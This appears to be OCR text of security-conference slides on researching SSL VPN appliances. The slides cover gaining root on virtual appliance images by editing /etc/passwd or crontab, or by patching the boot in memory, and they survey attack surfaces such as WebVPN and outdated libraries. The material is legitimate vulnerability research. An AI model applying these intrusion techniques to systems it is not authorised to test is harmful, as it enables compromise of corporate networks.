
Response from Palo Alto PSIRT

Palo Alto Networks does follow coordinated vulnerability disclosure for security vulnerabilities that are reported to us by external researchers.

We do not CVE items found internally and fixed. This issue was previously fixed, but if you find something in a current version, please let us know.



High severity CVE statistics



We focus on...

- Pulse Secure SSL VPN
 - More than **50,000+** servers operating on the Internet
 - Trusted by large corporations, service providers and government entities
- Fortigate SSL VPN
 - More than **480,000+** servers operating on the Internet
 - Prevalent among medium-sized enterprises

Let's start hacking

Difficulties for kick-starting

- SSL VPN is a **black box** and **closed source** appliance
- All-in-one & Build their own architecture stacks from scratch
- Only restricted shell provided
 - Jailbreak is the prerequisite for further researches

PSA-V-VMWARE -

File Edit View VM Tabs Help

PSA-V-VMWARE

Starting Core Services

Device Administration: https://<DEVICE-IP-ADDR>:443
Press <Enter> to view or update your appliance settings

Welcome to the Pulse Connect Secure Serial Console

Current version: 9.0R1 (build 63949)
Reset version: 9.0R1 (build 63949)

Licensing Hardware ID: [REDACTED]

Please choose from among the following options:

1. Network Settings and Tools
2. Create admin username and password
3. Display log/status
4. System Operations
5. Toggle password protection for the console
6. Create a Super Admin session.
7. System Maintenance
8. Reset allowed encryption strength for SSL

Choice: _

To direct input to this VM, click inside the window

NSVPX-ESX-11.1-47.14_nc - VMw...

File Edit View VM Tabs Help

NSVPX-ESX-11.1-47.14_nc

```
#####
#      WARNING: Access to this system is for
#      Disconnect IMMEDIATELY if you are not
#
#####
login: Jun 13 17:34:43 <local0.alert> 192.168.1
PPE-0 : default EVENT STATECHANGE 60 0 : Device
ate UP
Jun 13 17:34:56 <daemon.err> ns Monit[969]: 'ik

login: nsroot
Password:
Last login: Fri Jun 14 02:26:19 on tty6
Number of failed attempts since last successful login: 0

Warning: Your device is still configured with the default admin account credentials. Please change your password prior to deployment.
admin@PA-VM> ls

Invalid syntax.
admin@PA-VM> tail
+ follow          output appended data as the file grows
+ lines           output the last N lines, instead of the last 10
> agent-log       agent-log
> appweb-log     appweb-log
> mp-log          mp-log
> webserver-log  webserver-log

admin@PA-VM> tail _
```

To direct input to this VM, click inside the window

PA-VM-ESX-8.1.2 - VMware Work...

File Edit View VM Tabs Help

PA-VM-ESX-8.1.2

```
vm login: admin
Password:
Last login: Fri Jun 14 02:26:19 on tty6
Number of failed attempts since last successful login: 0

Warning: Your device is still configured with the default admin account credentials. Please change your password prior to deployment.
admin@PA-VM> ls

Invalid syntax.
admin@PA-VM> tail
+ follow          output appended data as the file grows
+ lines           output the last N lines, instead of the last 10
> agent-log       agent-log
> appweb-log     appweb-log
> mp-log          mp-log
> webserver-log  webserver-log

admin@PA-VM> tail _
```

To direct input to this VM, click inside or



Jailbreak the SSL VPN


- We are not hardware guys :(
 - So we look into the virtual image first
- Analyzing virtual images
 1. Typical virtual images
 2. Encrypted virtual images

Typical virtual images

- If there is no **LILO** or **GRUB** password protected, we can just enter the Single-User mode
- Mount the **.VMDK** on your Linux box and modify the filesystem
 - /etc/crontab
 - /etc/ld.so.conf
 - /etc/passwd
 - Many ways...


What if the disk has been
encrypted?

Encrypted virtual images




- vmlinuz kernel
 - Level - **Hard**
 - Reverse engineering for the win!
- /sbin/init
 - Level - **Easy**
 - Memory forensics for the win!



The booting process




The booting process




Find the vital point



In-memory patch



Once we press the Enter...



Digging at a correct place



Attack vectors

- WebVPN
- Native script language extensions
- Multi-layered architecture problems

WebVPN

- A convenient proxy feature - Portable & Clientless
- Proxy all kinds of traffics through the web browser
 - Supports various protocols
 - HTTP, FTP, TELNET, SSH, SMB, RDP ...
 - Handles various web resources
 - WebSocket, JavaScript, Flash, Java Applet ...

WebVPN implementation

- Build from scratch
 - Protocols, web resources handling are prone to memory bugs
 - Requires high security awareness
 - Debug function
 - Logging sensitive data
 - Information exposed

WebVPN implementation

- Modify from an open source project
 - Copy the code, copy the bugs
 - Hard to maintain & update & patch
- Call existing libraries
 - Neglect to update
 - Libcurl (2008), Libxml (2009)

Native script language extensions

- Most SSL VPNs have their own native script language extensions
 - Encoding/Decoding in C/C++
 - Type confusion between languages

	Web Stack
F5 Networks	PHP / C (Apache extension)
Cisco	Lua / C (self-implemented server)
Pulse Secure	Perl / C++ (self-implemented server)
